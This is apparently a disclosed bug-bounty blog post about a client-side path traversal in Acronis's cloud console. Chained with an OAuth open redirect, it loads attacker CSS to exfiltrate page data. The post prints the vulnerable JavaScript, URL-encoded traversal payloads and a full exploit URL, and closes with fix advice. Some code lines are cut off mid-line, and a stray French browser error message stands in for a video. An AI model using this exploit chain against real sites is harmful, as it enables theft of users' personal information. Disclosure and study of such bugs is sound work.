PRACTICAL CLIENT SIDE PATH TRAVERSAL ATTACKS

Nov 4, 2022

By Medi

Check my report in HackerOne for more details

INTRODUCTION

`Client Side Path Traversal` attacks arises when a web application loads some content using **XmlHTTPRequests** (XHR for short) and the user have control over some section of the path where to load the resource. This may lead to archieve many kind of Client Side issues

such as **XSS**, **CSSi**, etc if not correctly sanitized.

The **impact** depends of each application because each one threat that user controllable inputs in the javascript in a different way and with a different purpose. That's why the context of each parameter really matters.

You can **test for this issues** in two ways:

- Manually **reading the javascript code** and understanding it. Specifically checking for GET parameters used within the application and appended to any URL Path.
- **Inspecting the XHR Requests** in the browser console and checking for some **user controllable input in the path of any request made by the application**.


If you use the second option you will miss a lot of bugs because you depends of knowing what parameters are susceptible to be vulnerable. Maybe some parameter is not used in the UI but the javascript is using it.

An alternative approach is to combine both methods. You can check for **parameter reflection in XHR Requests** and then understand how the javascript is handling that parameter.

Now I will share a practical scenario I found in **Acronis Program**, a `CSS Injection via Client Side Path Traversal + Open Redirect` leading to exfiltrate personal information of the user. Thanks to Acronis program for letting me disclose this report, it's indeed my favourite bug ever found.

METHODOLOGY

To identify this kind of attacks, we'll apply the following **methodology**:



JAVASCRIPT CODE CASE

In this section I will explain **how I found the bug**. Once we login in our Acronis account, if we dig into the main javascript code can see something like that, I added some comments to the code to make it more simple (I just copied the vulnerable code, not all of them)

```
/*
  Function loaded once the user is logged in
  Take a look that the vulnerable function 'makeCssLink' is being c
*/
function loadProfileAndBranding()
{
  var n = createXHR('GET', '/api/1/profile', !0);

  onXHRSuccess(n, (function ()
  {
    r.profile = JSON.parse(n.responseText);
    var e = createXHR('GET', '/api/1/brands/' + r.profile.brand, !0
    onXHRSuccess(e, (function ()
    {
      r.branding = JSON.parse(e.responseText),
      document.title = r.branding.service_name || document.title,
      areTermsAccepted(r.profile, r.branding) || redirectToLoginApp
      t(),
      // If the Request have the parameter 'color_scheme' append th
      // If not, loads the default CSS
      makeCssLink(getThemeHref(getParameterByName('color_scheme') |
    }))
  }));
}

/*
  This function just create a 'style' tag to load
  the CSS with the URL received as the first parameter
*/
function makeCssLink(e)
{
  var r = document.createElement('link');
  r.href = e,
  r.type = 'text/css',
  r.rel = 'stylesheet',
  r.media = 'screen,print',
  r.id = 'branded-theme';
  var t = document.getElementsByTagName('head') [0],
  n = t.getElementsByTagName('style') [0];

  r.onload = function ()
  {
    var e = document.getElementById('loaders-style');
    e && t.removeChild(e)
  },
```

```
  n ? t.insertBefore(r, n) : t.appendChild(r)
}

/*
  This function returns the relative URL where to load the CSS.
  Check the 'e' parameter is user controllable and not sanitized
*/
function getThemeHref(e)
{
  return 'theme.' + e + '.css?v=' + app_version
}

/*
  This function just returns the value of a GET parameter
*/
function getParameterByName(e, r)
{
  r || (r = window.location.href),
  e = e.replace(/[\[\]]/g, '\\$&');
  var t = new RegExp('[?&]' + e + '(=([^&#]*)|&|#|$)').exec(r);
  if (!t) return null;
  if (!t[2]) return '';
  const n = decodeURIComponent(t[2].replace(/\+/g, ' ')),
  return n;
}

// Finally, we call the main function once the user logged in the a
loadProfileAndBranding();
```


DESCRIPTION

Nice, in this point once understood the javascript let's look how to **exploit** it.

Let's say the website is under the domain of `mc-beta-cloud.acronis.com`.

If we go to the **main page** which is `https://mc-beta-cloud.acronis.com/mc/?color_scheme=PARAMETER` with the **color_scheme** GET parameter found in the javascript, we can see by reading the code that it will get the parameter value and make a GET request concatenating the previous value to a Relative URL where to load the CSS file, in this case **theme.{COLOR_SCHEME_PARAMETER}.css**.

For the previous URL the CSS requested will be `https://mc-beta-cloud.acronis.com/mc/theme.PARAMETER.css`.




Since any path sanitization is done in the javascript code at the time of making the XHR Request. It's possible to perform a `Client Side Path Traversal` and **request the CSS file from other path that the intended one** by inserting the values \ and / or URL Encoded **%5C** and **%2F** in the parameter.

For example, if you go to:

```
https://mc-beta-cloud.acronis.com
/mc/?color_scheme=%2F..%2F..%2FPARAMETER
```

You will notice the CSS is loaded from `https://mc-beta-cloud.acronis.com /PARAMETER.css`, confirming the **Client Side Path Traversal** issue.



This little issue doesn't appear to be any security issue apart from breaking the interface but if we **combine it with a Open Redirect** it's possible to make a request to the open redirect endpoint and redirect the request to the domain where our CSS file is stored. This attack is possible because **when we load any CSS file by default it follows all the redirects specified**

in the HTTP header Location.

While looking at the HTTP requests to see if I could find any **Open Redirect** and demonstrate the impact I notice one interesting API endpoint:

`https://mc-beta-cloud.acronis.com/api/2/idp/authorize/?client_id={CLIENT_ID} &redirect_uri=%2Fhci%2Fcallback &response_type=code &scope=openid &state=http://localhost &nonce=bhgjuvrrvpwauibleqhvfqat`

Notice the **state** GET parameter is controllable by the user so we can specify any external domain where to redirect the user and it's valid for any account. The HTTP flow will looks like this:

```
GET /api/2/idp/authorize/?client_id={CLIENT-ID}&redirect_uri=%2Fhci%2F
Host: ...

HTTP/1.1 302 Found
Location: /hci/callback=code={CODE}&state=http://localhost
------------------------------------------------------------
GET /hci/callback=code={CODE}&state=http://localhost HTTP/1.1
Host: ...

HTTP/1.1 302 Found
Location: http://localhost

Open Redirect confirmed
```

EXPLOIT

Once we confirmed the `Client Side Path Traversal and Open Redirect` let's put it all together to make a working `exploit`.

We know that when we load any CSS file it follows all the redirects specified in the HTTP header Location, so, if we are able to **overwrite the relative path to the vulnerable Open Redirect endpoint, and specify the redirect to the CSS file of our server, we will make the user to load the CSS file of our domain**, leading to exfiltrate user personal information located in the DOM by using CSS properties.

By putting together these two tricks let's say the `color_sheme` GET parameter have the following value:

```
%2F..%2F..%2F..%2Fapi%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3D
fb2bf44e-ac14-444a-b2a9-e5e81fe73b80%26redirect_uri%3D
%252Fhci%252Fcallback%26response_type%3Dcode%26
scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%252Fco
nonce%3Dbhgjuvrrvpwauibleqhvfqat
```

In order to work the exploit the parameters needs to be URL encoded. Let's decode the parameter to a better understanding:

```
/../../../api/2/idp/authorize/?client_id={CLIENT-ID}&
redirect_uri=%2Fhci%2Fcallback&response_type=code&scope=openid
&state=http%3A%2F%2Flocalhost%2Fcss%2Fcore.css&nonce=bhgjuvrrvpwauib
```


You will notice that the first thing we do in the previous payload is **Overwrite the Relative Path** to the root directory of the app. Then, we specify the endpoint vulnerable to the Open redirect and in this vulnerable endpoint redirect the user to `http://localhost/core/css.css` where is in my case the CSS file stored used to exfiltrate the user personal information.

As a result, the browser will load my CSS and we can exfiltrate personal data about the user.

The **final URL** to load the external CSS will looks like this:

```
https://mc-beta-cloud.acronis.com/mc/?color_sheme=%2F..%2F..%2F..%2F
api%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3Dfb2bf44e-ac14-444a-b2a9-e5e
%26redirect_uri%3D%252Fhci%252Fcallback%26response_type%3D
code%26scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%2
%26nonce%3Dbhgjuvrrvpwauibleqhvfqat
```

Make sure you correctly URL encode it.



Excellent, we successfully injected the CSS file from our remote server leading to exfiltrate all the information found in the DOM via CSS properties.In the next video you can see the full PoC as well:

Le délai d'attente est dépassé

Une erreur est survenue pendant une connexion à www.youtube.com.

- Le site est peut-être temporairement indisponible ou surchargé. Réessayez plus tard ;
- Si vous n'arrivez à naviguer sur aucun site, vérifiez la connexion au réseau de votre ordinateur ;
- Si votre ordinateur ou votre réseau est protégé par un pare-feu ou un proxy, assurez-vous que Le Navigateur Tor est autorisé à accéder au Web.

FINAL THOUGHTS

I have not found any disclosed bug about this kind of issue, so I found quite interesting to disclose it. It's not a new technique but definitely it's worthy to explore and very cool to chain!

I will share and update this post with more examples of how to approach this attack as soon as disclose more reports of this kind.

The cool thing is that each web application have different behaviours about how they handle it in the javascript, so the impact and type of bug may depend about how do they use it and the pourpose of the affected parameter.

I'm sure this technique can be chained with **Relative Path Overwrite Attacks** in websites without the **DOCTYPE** declaration. In the next link you can read an awesome writeup by the magnific **James Kettle** https://portswigger.net/research/detecting-and-exploiting-path-relative-stylesheet-import-prssi-vulnerabilities

Feel free to let me know if you have any suggestion or questions about this and I will be glad to hear it.

SECURING APPLICATIONS

The best approach to secure this funcionality in this specific scenario it's to make a **whitelist** of allowed CSS filenames to load (As Acronis Team did) and **cast** the user supplied input to the **expected data**. In this case, the color_scheme parameter is expected to be a string, so we must just allow **[a-zA-Z0-9]** characters and avoid any URL character or special signs.

Since this is a very specific scenario, the fix may depend from each website.

REFERENCES

This post is not intended to explain what CSS Injection stands for or how to use it to exfiltrate information. In the next links you have some useful info and some great H1 CSS Injection reports.

[What's CSS Injection?]

[Exfiltrate data with CSS]

[CSS Injection HackerOne Reports]

SEE MORE FROM ME:

CONTACT ME

Reach out to me if you have any questions, ideas, or if you'd like to work together on a project.

HOW CROSS-SITE FRAME COUNTING EXPOSES PRIVATE REPOSITORIES ON GITHUB

Unveiling the Hidden Risks: How Cross-Site Frame Counting Exposes Private Repositories on GitHub

PRACTICAL CLIENT SIDE PATH TRAVERSAL ATTACKS

Exploring how modern web-applications can be exploited by placing user input into the path of client-side requests and showing a clear pathway to exploit it. Addionally, I explain a case study in Acronis program.